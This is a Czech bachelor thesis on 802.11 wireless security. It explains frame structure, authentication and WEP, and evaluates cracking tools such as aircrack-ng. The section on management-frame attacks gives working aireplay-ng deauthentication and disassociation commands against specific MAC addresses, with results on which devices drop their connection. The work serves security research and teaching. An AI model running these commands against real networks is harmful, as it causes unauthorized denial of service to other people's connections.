České vysoké učení technické v Praze
Fakulta elektrotechnická

Bakalářská práce

Kryptografická ochrana bezdrátových sítí

Jan Kolařík

Vedoucí práce: Ing. Josef Semrád

Studijní program: Elektrotechnika a informatika strukturovaný bakalářský

Obor: Informatika a výpočetní technika

srpen 2007

Poděkování

Mé poděkování patří panu Ing. Josefu Semrádovi za jeho rady a čas, který mi po dobu řešení práce věnoval.

Prohlášení

Prohlašuji, že jsem svou bakalářskou práci vypracoval samostatně a použil jsem pouze podklady uvedené v přiloženém seznamu.

Nemám závažný důvod proti užití tohoto školního díla ve smyslu § 60 Zákona č. 121/2000Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon).

V Praze dne 23.8.2007 .....

Jan Kolařík

Abstract

This bachelor thesis deals with the security of wireless networks 802.11a/b/g in term of confidentiality sent data and unauthorized access. Necessary part of link layer 802.11 is described briefly. There are descriptions and the tests of software (aircrack-ng, coWPAtty, weplab, airsnort, aircrack-ptw) enabling to crack security protocols WEP, WPA and WPA2 below. Replay and injecting attacks were tested againts WEP. More network traffic was generated by means of these attacks. Sniffed frames performed to derive a WEP key. Bruteforce attack tried to guess the passphrase of a WPA/WPA2-PSK network.

Abstrakt

Práce se zabývá bezpečností radiových sítích 802.11a/b/g z hlediska utajení posílaných dat před odhalením a přístupem neoprávněných uživatelů. Stručně je popsána linková vrstva 802.11. Následuje popis a vyzkoušení softwaru (balík aircrack-ng, coWPAtty, weplab, airsnort, aircrack-ptw) umožňujícího prolomit zabezpečení pomocí protokolů WEP a WPA/WPA2-PSK. U WEPu jsou otestovány útoky znovu použití zachycených rámců a vkládání vlastních rámců. Pomocí těchto útoků je generován provoz na síti, který je zachycen a použit k odvození WEP klíče. U protokolů WPA/WPA2-PSK se testovaný software bruteforce útokem snaží uhodnout passphrase.

Obsah

Seznam obrázků

Seznam tabulek

Seznam grafů

1 Úvod

V posledních 5 letech se díky příznivé ceně velmi rozšířilo používání bezdrátových komunikačních zařízení pracujících podle standardu IEEE 802.11. Tato technologie je často označovaná jako wifi. Díky Logical Link Control lze do 802.11 rámce zapouzdřit nejběžnější protokoly jako IP, ARP, IPv6 a další (protokol je dán obsahem pole Protocol Type). Lokální ISP řeší prostřednictvím wifi problém „poslední míle“. Wifi se hodí pro mobilní připojení notebooků a PDA ve firmách i domácnostech.

Dosah s anténami dodanými se zařízením (typicky 2dBi) je řádově desítky metrů. Při použití ziskovějších antén je dosah řádově jednotky kilometrů, proto se útočník vůbec nemusí nacházet v blízkosti access pointu bezdrátové sítě, čímž se stává méně nápadný a více nebezpečný, proto je třeba zabezpečení bezdrátových sítí věnovat zvýšenou pozornost. Abychom bezdrátovou síť ochránili před zneužitím nepovolanými osobami a obsah posílaných zpráv před odhalením, je třeba používat šifrování a autentizaci uživatelů. Wifi nabízí 3 protokoly pro utajení dat – WEP, WPA a WPA2.

Komunikační zařízení wifi pracují v bezlicenčním pásmu. 2,4 GHz a 5GHz. Mezi wifi řadíme zpravidla zařízení splňující některé z následujících specifikací vydaných IEEE:

- 802.11a: pásmo 5 GHz, rychlost 54 Mb/s, modulace OFDM (ortogonální frekvenční multiplex), vydáno r. 1999
- 802:11b: pásmo 2,4 GHz, rychlost 11 Mb/s, modulace HR/DS (high rate/direct sequence) , vydáno r. 1999
- 802.11g: pásmo 2,4 GHz, rychlost 54 Mb/s, modulace OFDM, vydáno r. 2003

Kromě IEEE se ještě na standardizaci wifi podílí *WiFi aliance*, která označuje výrobky splňují požadavky WiFi svým WiFi logem.

Samotná data se přenáší udávanými rychlostmi, ale jen half duplex a navíc se musí přenášet řídící data (např. potvrzení přijmutí wifi rámce klientem), proto je reálná rychlost přenášených dat v nejlepších podmínkách maximálně poloviční.

kanál	f[GHz]
1	2,412
2	2,417
3	2,422
4	2,427
5	2,432
6	2,437
7	2,442

kanál	f[GHz]
8	2,447
9	2,452
10	2,457
11	2,462
12	2,467
13	2,472
14	2,484

Tabulka 1 Kanály a frekvence používané 802.11b/g

V ČR a většině Evropy je povoleno používat kanály 1 až 13. Odstup kanálů je 5Mhz, ale šířka 1 kanálu je 22 MHz, proto nepřekrývající se kanály jsou jen 3 (např. 1,6,11).

2 Cíle BP

- vyzkoušet dostupné programy provádějící útoky na radiové sítě 802.11
- porovnat tyto programy z hlediska účinnosti
- popsat principy jednotlivých útoků
- popsat možnosti zabezpečení bezdrátových sítí
- zhodnotit zjištěné výsledky a navrhnout doporučení na zabezpečení

3 Linková vrstva 802.11

Před odesláním jakéhokoliv 802.11 rámce se na začátek přidá PLCP (Physical Layer Convergence Procedure) hlavička, tím vznikne PLCP rámec, který se odešle.

PLCP preambule	PLCP hlavička					
	SFD					802.11
synchronizace	oddělovač začátku rámce	datová rychlost	nepoužito	délka	CRC hlavičky	vlasní wifi rámec
128b	16b	8b	8b	16b	16b	MAC protocol data unit

Obrázek 1 Struktura PLCP

Synchronizační pole může být i kratší 56b – Short Preambule. Celé PLCP se přenáší rychlostí 1Mb/s z důvodu zpětné kompatibility. To je další z důvodů, proč reálná rychlost nedosahuje 11 resp. 54 Mb/s.

3.1 Rámec 802.11

FC	ID Dur.	FYZ. ADR.1	FYZ. ADR.2	FYZ. ADR.3	SC	FYZ. ADR.4	Frame body-data	FCS
2B	2B	6B	6B	6B	2B	6B	0-2312B	4B
MAC hlavička								

Obrázek 2 Struktura 802.11 wifi rámce

- Pole FC (frame control) určuje typ rámce (data, control, management). Rámec nemusí mít všechny položky uvedené výše.
- Pole ID/Duration podle typu rámce obsahuje identifikátor stanice používaný pro funkci úspory energie nebo obsahuje předpokládanou dobu trvání rámce na přenosovém médiu v µs
- fyzická adresa – jsou to MAC adresy odesílatele, příjemce a zařízení zprostředkujícího komunikaci (např. AP)
- SC (sequence control) – další datový rámec má o 1 vyšší, slouží k likvidaci duplicitních rámců
- na konci rámce je FCS, zabezpečující celý rámec (hlavičku i data)

Pokud příjemce přijme rámec a FCS souhlasí, tak odesilateli odešle ACK. Na broadcasty se ACK neposílá. Když odesílateli ACK do timeoutu nepřijde, vyšle rámec znovu.

3.2 Položky ve frame control

Frame control jsou první 2 byty v 802.11 rámci.

bit 0										bit 15
Protocol version	Type	Subtype	To DS	From DS	More frag.	Retry	Pwr. Mngt	More Data	Protect	Order
2b	2b	4b	1b	1b	1b	1b	1b	1b	1b	1b

Obrázek 3 Struktura pole frame control

- protocol version – zatím oba bity 0 (rezervováno)
- typ rámce:
  i. 00-management
  ii. 10-control
  iii. 01-data
  iv. 11-nedefinováno
- podtyp (např. Deauthentification, Disassociation)
- To DS – nastaveno v rámci vysílaném stanicí na AP

- From DS – nastaveno v rámci posílaném access pointem klientovi
- More fragments – je nastaveno na 1, pokud je datový packet rozdělen do více fragmentů, u posledního fragmentu packetu je nastaveno 0, nefragmentovaný packet má 0
- Retry – nastaveno, pokud je rámec znovu poslán (nastane, když vysílací strana nedostane potvzení o přijetí)
- Power Management a More Data umožňují stanici rozpoznat, zda může přejít do úsporného režimu
- Protect - nastaveno, pokud jsou data šifrována (WEP,WPA, WPA2)

3.3 Datové rámce

						LLC
FC	Duration	Destination address	BSSID	Source address	SC	data
080A	D500	00022D12EA34	004F62ED296C	0004FF123456	ABCD	AAAA030000000800

Obrázek 4 Příklad datového rámce přenášeného od AP ke klientovi

Ve FC má každý byte uloženy své bity jako little-endian.

1. byte FC: $(08)_{16}=(0000\ 1000)_2$, což je převedeno do big-endian 0001 0000

2. byte FC: $(0A)_{16}=(0000\ 1010)_2$, což je převedeno do big-endian 0101 0000

Nyní už je možné zjistit hodnotu jednotlivých položek FC.

bit 0										bit 15
Protocol version	Type	Subtype	To DS	From DS	More frag.	Retry	Pwr. Mngt	More Data	Protect	Order
00	01	0000	0	1	0	1	0	0	0	0

Obrázek 5 Pole Frame Control

- Protocol version má pro 802.11 oba dva bity 0, další možnosti jsou rezervovány
- Typ 01-datový rámec
- Podtyp 0000-data
- To DS 0 – data nejsou od klienta
- From DS 1 – data jsou od AP
- Retry 1 – rámec je posílán znovu (předchozí doručení nebylo potvrzeno)
- Protect 0 – data nejsou šifrována

Při komunikaci mezi klientem a AP jsou použity jen 3 pole fyzických adres. Protože bit Protect je 0, hlavička neobsahuje ani IV (inicializační vektor).V ukázkovém datovém rámci je jako data hlavička Link Layer Control, v které je určeno posledními 2 byty, jaký protokol se použije (např. 0x0800 IP, 0x8137 old IPX/SPX, 0x0806 ARP, ...). U běžně nejpoužívanějších protokolů (IP, ARP), jsou první 2 byty LLC vždy 0xAAAA, což se hodí k narušení bezpečnosti WEP, protože k části zašifrované zprávy máme její plaintext.

3.4 Control frames (řídící rámce)

Nejpoužívanější řídící rámce jsou ACK, RTS, CTS.

FC	Duration	Receiver ADR	FCS
2B	2B	6B	4B

Obrázek 6 Struktura CTS, ACK rámce

- ACK (acknowledgement) – příjemce datového rámce po přijetí odešle řídící rámec ACK, aby odesílatel nezkoušel data znovu poslat. To, že se jedná o řídící rámec ACK je určeno v FC typem a podtypem. Multicast a broadcast rámce potvrzovány nejsou.

- RTS (request to send) a CTS (clear to send) slouží k předcházení kolizím na médiu. Stanice, která chce vysílat vyšle RTS. Je-li možné vysílat, AP pošle stanici CTS a stanice může vysílat data. Jak v RTS, tak i v CTS je pole Duration, které obsahuje předpokládanou dobu trvání vysílání následujícího datového rámce. Zachytí-li ostatní stanice RTS nebo CTS, neměly by se pokoušet po dobu uvedenou v Duration vysílat. Používání RTS/CTS je nepovinné a na každé stanici lze nastavit, jestli se bude používat nebo ne. Použití má smysl pouze, pokud je nastaveno na všech stanicích, jinak stanice, které nemají nastaveno RTS/CTS, se chovají nekorektně vůči ostatním a můžou zabrat větší šířku pásma sítě.

3.5 Management Frames

Management frames se používají k připojování klientů k AP. AP o sobě dává vědět pomocí Mgt. frames. Typy Mgt. frames:


- Beacon - AP pravidelně vysílá beacon packet, aby o sobě dalo vědět. Beacon obsahuje podporované rychlosti a může obsahovat SSID. SSID je textový identifikátor AP nebo několika AP (nemusí být unikátní).
- Association Request – stanice vyšle tento rámec, když se chce připojit. Assoc. Req. musí obsahovat SSID AP, ke kterému se stanice připojuje.
- Association Response
- Disassociation
- Reassociation Request
- Reassociation Response
- Authentication
- Deauthentication
- Probe Request – zjišťuje, které AP jsou v dosahu
- Probe Response

3.6 Připojení klienta k AP

Připojení klienta k AP probíhá ve 2 krocích (autentizace a asociace) pomocí management rámců. Při použití WPA/WPA2 následují po asociaci ještě další kroky používající datové rámce (musí se vygenerovat šifrovací klíče).

Access pointy vysílají v pravidelných intervalech (zpravidla desítky až stovky ms) management beacon, což je rámec prozrazující potencionálním klientům podporované možnosti zabezpečení (např. WPA TKIP), podporované rychlosti, číslo kanálu a může obsahovat i SSID access pointu, jehož znalost klient musí prokázat při asociaci k AP.

Klient nemusí jen pasivně poslouchat beacon rámce, aby se dozvěděl, jaké AP jsou k dispozici a co uvést v association request. Může aktivně broadcastem poslat rámec probe request. Access pointy v dosahu na takový požadavek odpovídají probe request, který obsahuje informace nutné pro asociaci stejně jako beacon.



Obrázek 7 Stavy klienta při připojování k AP

Průběh autentizace může mít 2 podoby – open nebo shared.

3.6.1 Autentizace open

Chce-li se klient připojit, vyšle na AP management rámec authentification request. AP odpoví authetification response. Po provedení autentizace AP bude přijímat od klienta i asociační rámce, kterými se pokračuje.

3.6.2 Autentizace shared

Je 4-fázová a možná jen při použití protokolu WEP. Funguje takto:

1) Klient pošle na AP athentification request
2) AP pošle klientovi výzvu (challenge) – obvykle 128 B
3) Klient vývzu přijme, zašifruje pomocí WEP a známého klíče a odešle na AP (challenge response). Pokud je přijatá dešifrovaná výzva přijatá AP stejná jako ta, kterou AP odeslal, klient je autentizován.
4) AP pošle klientovi autentification response-obsahuje povolení/zamítnutí

Autentizace shared se obvykle nepoužívá, protože nic neřeší. I když AP dovolí připojit každého, tak ten kdo nezná správný WEP, stejně nemůže komunikovat (nedešifruje obsah přijatých rámců a jeho rámce jsou access pointem zahozeny). Tato autentizace je nebezpečná a neměla by se používat, protože útočník může zachytit výzvu i odpověď na ni. XOR mezi daty výzvy a odpovědí je šifrovací keystream. Sniffovací program airodump-ng automaticky tento keystream odvozuje při zachycení výzvy a odpovědi.

3.6.3 Asociace

Asociace se provádí po úspěšné autentizaci. Klient na AP pošle management rámec association request. Ten obsahuje klientem podporované rychlosti, navrhnuté šifrování a další způsob autentizace (např. EAP – extended authentication protocol), nesmí chybět SSID access pointu. AP odpoví rámcem association responce. Ten obsahuje povolení/zamítnutí požadavku a podporované rychlosti. Bezpečností opatření založené pouze na znalosti SSID je nevhodné, protože SSID lze odposlechnout při asociaci jiného klienta. Stejně tak lze odposlechnout MAC adresy použité v access control listu AP.


Vše o linkové vrstvě 802.11 je v materiálu [12].

3.7 Režimy wifi karet a access pointů

Jednotlivá pole 802.11 rámců jsou nastavena a mají svůj význam podle použitého režimu přenosu dat.

3.7.1 Pro účel přenosu dat


Managed (Infrastructure) mode - nejběžnější použití, karta je jako klient a komunikuje s AP



Obrázek 8 Nejběžnější použití wifi sítí AP<->klient


Master (AP) mode – v tomto režimu pracuje přístupový bod a obsluhuje připojené stanice

Ad-Hoc mode – umožňuje propojit wifi zařízení bez použití přístupového bodu



Obrázek 9 Ad-Hoc režim

WDS (Wireless Distribution System) mode – slouží k bezdrátovému propojení AP. Access pointy spojené v režimu WDS se jeví, jako by byly připojeny do jednoho stejného segmentu sítě. AP ve WDS může umožnit klientům připojit se (repeater). To se používá k rozšíření sítě, když není možné připojit AP kabelem. WDS může sloužit také jako bridge.



Obrázek 10 Režim WDS

3.7.2 Pro speciální účely

Promiscuous mode – klientovi dovoluje přijímat i rámce určené jiným klientům. V ovladačích wifi karet pro OS Windows je tento režim podporován výjimečně. V linuxových driverech je podpora lepší. V tomto režimu lze odposlouchávat jen datové rámce (a ještě klienti musí mít stejný WEP klíč nebo šifrování nesmí být použito)

Monitor mode – umožňuje sledovat veškeré wifi rámce (data, control, management) na daném kanále (od stanic, AP, wifi bridges, ...), wifi karta nic nevysílá, hodí se pro odposlech, některé chipsety umožňují v tomto režimu také vyslat libovolný wifi rámec – lze vyplnit libovolně hlavičku rámce a datovou část. Toto se hodí při různých útocích. V OS Windows lze tento režim použít jen se speciálním ovladačem třetích stran (výrobce wifi zařízení takový ovladač nenabízí). Např. software AirMagnet nebo CommView for Wifi je packetový analyzátor, který přebírá wifi rámce od vlastního driveru, který přepne kartu do monitor modu. V Linuxu je monitor mode podporován téměř vždy. Stačí přepnout kartu příkazem

iwconfig wlan0 mode monitor, nastavit kanál, na kterém chceme poslouchat (*iwconfig wlan0 channel 9*) a packetový analyzátor např. wireshark nám ukáže odposlechnuté wifi rámce.

4 Testované nástroje a hardware

Software umožňující prolomení některých ochran wifi sítí jsem testoval na notebooku Lenovo C100 s parametry Pentium Mobile 1,73 GHz, 512 MB RAM. Operační systém byl Linux Fedora Core 5 s jádrem 2.6.16.27.

Jako bezdrátový klient sloužila v notebooku instalovaná miniPCI wifi karta IPW2915 (802.11a/b/g) s ovladačem IPW2200-1.2.0. Pro odposlech přenášených dat a vysílání rámců 802.11 jsem použil wifi kartu CardBus (stejný slot jako PCMCIA) CB9 s chipsetem Atheros AR-5213 a ovladač old-madwifi-1417-20060128. K tomuto ovladači existuje na stránkách projektu Aircrack-ng patch, který umožní v monitor režimu vyslat rámec s libovolnými byty. To se hodí k útokům na linkové vrstvě, kterými podpoříme další útoky na WEP, WPA nebo třeba jen znemožníme klientovi komunikaci.

Testovací access point byl D-Link DAP-1160 (chip RTL8186) s firmwarem APRouter 5.3b. S tímto chipem vyrábí své access pointy i Ovislink, Minitar, Edimax, Straightcore a další.

Obrázek 11 Možnosti nastavení šifrování AP

4.1 Testované nástroje

Pro manipulaci se zachycenými packety jsem použil tyto programy:

mergecap slučuje více *.cap souborů do jednoho

editcap rozdělí 1 *.cap soubor do více po požadovaném počtu packetů

wireshark je paketový analyzátor. Filtruje, řadí, zachytává pakety podle potřeby. Dále zobrazuje přehledně pakety a rámce a interpretuje jejich obsah. Při dodání klíčů WEP nebo WPA/WPA2 (passphrase) dešifruje obsah rámců 802.11.

4.1.1 Nástroje pracující s linkovou vrstvou

airodump-ng zachytává 802.11 rámce a ukládá je do souboru. Zobrazuje sílu signálu jednotlivých AP a klientů vzhledem k naší wifi kartě. Dále zobrazuje u AP jeho ESSID, BSSID, způsob autentizace, použité šifrování, počet zachycených datových rámců, kanál AP. U klientů ukazuje, k jakému AP jsou asociovány.

aireplay-ng umožňuje odeslat libovolný wifi rámec. Implementuje útoky na získání keystreamu vygenerovaného access pointem při posílaní šifrovaného rámce pomocí WEP. Dále zachytává rámce podle daných kritérií a nechává na uživateli rozhodnutí, zda se mají znovu vyslat.

Oba tyto nástroje jsou z projektu Aircrack-ng. Nyní je ve verzi 0.9.1., kterou jsem testoval. Na tomto projektu se celkem intenzivně pracuje, přidávají se patche pro ovladače dalších wifi karet a podpora pro OS Windows, kde se využívají komerční ovladače softwaru Commview for Wifi (standardní ovladače pro Windows totiž nepodporují monitor mod).

4.1.2 Nástroje odvozující WEP klíč a WPA passphrase

AirSnort a **WepLab** – odvozují WEP

aircrack-ptw – odvozuje WEP z rámců s ARP, což je rychlejší než předchozí programy

coWPAtty – provádí bruteforce útok na WPA-PSK a WPA2-PSK

aircrack-ng – umí vše, co předchozí programy


5 Útoky pomocí Management rámců

Management rámce je jednoduché podvrhnout. Jsou opatřeny pouze FCS kódem proti chybám. AP obvykle vyšle deautentizační rámec klientovi, který posílá datové rámce, ale není asociován. Klient zase obvykle zasláním deasociačního rámce oznamuje AP, že se odpojí a už nebude komunikovat.


FC	Dur.	destination	source	BSSID	Seq. num.	příčina
2B	2B	6B	6B	6B	2B	2B
C000	3C00	001B114C3C91	00166F6D1FD4	001B114C3C91	C0F8	0100

Obrázek 12 Deathentification frame

V management rámcích mají fyzické adresy svůj význam podle umístění v rámci, tak jak je to na obrázku (Obrázek 12 Deathentification frame), v datových rámcích je význam adres dán bity ToDS a FromDS. Útočník si může zkusit "zahrát na access point" nebo klienta a posílat tyto rámce. Rámec na obrázku je deautentizační rámec, protože první byte FC je 0xC0 a je posílán od klienta na AP, protože destination = BSSID. Disasociační rámec má první byte 0xA0. Příčina 0x0100 znamená blíže nespecifikovaná příčina. Aby rámec vypadal, že ho posílá AP klientovi, musí se prohodit adresy destination a source.



Obrázek 13 Útočník posílá rámce jako AP



Obrázek 14 Útočník posílá rámce jako klient

5.1 Deautentizace

aireplay-ng umí vysílat deautentizační management rámce, což může způsobit zrušení spojení mezi klientem a AP. Střídavě posílá rámec jako klient na AP a jako AP klientovi.

```
[root@linux 8]# aireplay-ng -0 1 -a 00:1b:11:4c:3c:91 -c
00:16:6f:6d:1f:d4 ath0
```

Výstup programu je:

```
23:36:05  Sending DeAuth to station   -- STMAC: [00:16:6F:6D:1F:D4]
```

5.2 Disasociace

Jestliže se chce klient odpojit od AP, pošle access pointu disasociační management rámec. Tento rámec může poslat i útočník za jinou stanici.

Disasociace není v aireplay-ng implementována, proto se musí soubor s tímto rámcem připravit (např. odchytit si deauth. rámec do souboru a hex editorem změnit jeho první byte rámce z 0xC0 na 0xA0). Aireplay-ng načte tento rámec ze souboru a odešle.

```
aireplay-ng -2 -u 0 -v 0 -m 1 -n 20 -w 0 -r dissasoc.cap ath0
```

Aireplay-ng projde soubor dissasoc.cap a nabídne k odeslání rámec vyhovující parametrům. Parametry *m, n* jsou minimální a maximální velikost rámce, *w 0* znamená, že protected bit je 0, *u 0* je management rámec a *v 10* je podtyp disasociace. Bez těchto parametrů se aireplay-ng zaměřuje na datové rámce.

5.3 Test Deautentizace a Disasociace

K testovanému AP D-Link s chipsetem RTL8186 a notebookem (tentokrát OS Windows XP Prof.) s wifi kartou IPW2915 jsem ještě přidal AP postavený na Linuxu s wifi kartou Z-Com 626 a ovladačem hostap. A ještě jako dalšího klienta jsem použil notebook s OS Win. Vista Home Premium s wifi kartou IPW3945. Stav spojení jsem na klientovi sledoval pomocí programu ping.

	Útočník posílá deautentifikační rámec jako			
	AP klientovi		klient na AP	
klient\AP	626 hostap	RTL8186	626 hostap	RTL8186
IPW2915	nic	nic	nic	KO
IPW3915	KO	KO	nic	KO

KO=spojení se přerušilo nic=klient nebyl odpojen, spojení se nepřerušilo

Tabulka 2 DoS útok deauth. rámci

	Útočník posílá disasociační rámec jako			
	AP klientovi		klient na AP	
klient\AP	626 hostap	RTL8186	626 hostap	RTL8186
IPW2915	nic	nic	nic	KO
IPW3915	KO	KO	nic	KO

KO=spojení se přerušilo nic=klient nebyl odpojen, spojení se nepřerušilo

Tabulka 3 DoS útok pomocí disasociačních rámců

Při vyslání jen 1 rámce se spojení rozpadlo jen někdy. Když jsem jich poslal 10 za sekundu, tak se spojení rozpadlo vždy (tam, kde je v tabulce KO). Zkoušel jsem různé šifrování (žádné, WEP, WPA TKIP, WPA2 CCMP) a výsledek byl vždy stejný. Po rozpojení se zařízení vždy snažily spojit zpět. Karta IPW2915 a AP s hostap mají ochranu proti tomuto útoku. Zřejmě nastavují ochranný timeout, po který by neměl nastat žádný přenos dat. Spojení můžou přerušit až po uplynutí timeoutu. A pokud se posílají datové rámce a jsou potvrzovány, tak se spojení nerozpojí a timeout se zruší.

Tyto útoky se hodí na podpoření dalších útoků nebo DoS útoku. Jsou závislé na konkrétních použitých zařízeních.

6 WEP - popis


WEP (wired equivalent privacy) je protokol, který zajišťuje šifrování dat na linkové vrstvě 802.11 bezdrátových sítí. Byl uveden v roce 1999 ve standardu IEEE 802.11. Použité šifrování je symetrické. Sdílený klíč WEP má 40 nebo 104 bitů a musí být předem znám spolukomunikujícím stanicím i AP. WEP neřeší distribuci těchto klíčů.

Protokol WEP přidává před data 4 byty. 3 byty jsou tzv. inicializační vektor. Z dalšího bytu se používají jen 2 bity a ty slouží k označení 1 ze 4 klíčů, který se pro šifrování použije. Na AP i klientovi můžou být definovány až 4 klíče, z nichž 1 se používá.

								šifrováno		
FC	Dur.	FYZ. ADR.1	FYZ. ADR.2	FYZ. ADR.3	SC	IV	číslo WEP klíče	data	ICV	FCS
2B	2B	6B	6B	6B	2B	3B	1B		4B	4B
						Frame body				

Obrázek 15 Rámec posílaný mezi klientem a AP, data jsou šifrovány podle WEP

Samotné šifrování a dešifrování spočívá pouze v provedení XOR bit po bitu mezi plaintextem (data a ICV – Integrity Check Value) a keystreamem. Keystream používaný WEPem je generován algoritmem RC4. Aby byl každý packet šifrován jiným klíčem, před WEP klíč se připojí libovolných 24 bitů – inicializační vektor. Ten se posílá nešifrovaně v každém rámci se šifrovanými daty a ICV. Vstupem RC4 je tedy 64 (24+40) nebo 128 (24+104) bitů a potřebná délka keystreamu. Výstup je potom samotný keystream. Jaké IV se má použít není nikde definováno. Prostě libovolných 24 bitů, které je dobré s každým posílaným packetem změnit. Někteří výrobci implementovali do svých zařízení i použití delšího klíče (256 bitů s IV).



Obrázek 16 Průběh zašifrování a dešifrování WEP

Průběh zašifrován na odesílající straně:

1) Máme rámec – hlavičku s daty, která chceme odeslat
2) Do rámce se přidá IV, spočítá se ICV a připojí na konec

3) Zřetězí se IV s předem domluveným sdíleným klíčem, ze vzniklé posloupnosti vyrobí RC4 generátor keystream
4) Provede se operace XOR mezi daty + ICV a keystreamem
5) Jako výsledek se odešle rámec se zašifrovanými daty a ICV

Dešifrování:

1) Zřetězí se IV přijaté v rámci a sdílený klíč, tím vznikne 64 nebo 128 bitů dlouhá posloupnost
2) Vzniklá posloupnost slouží jako vstup algoritmu RC4, který generuje keystream dlouhý stejně jako délka zašifrováných dat + 4 byty navíc na ICV
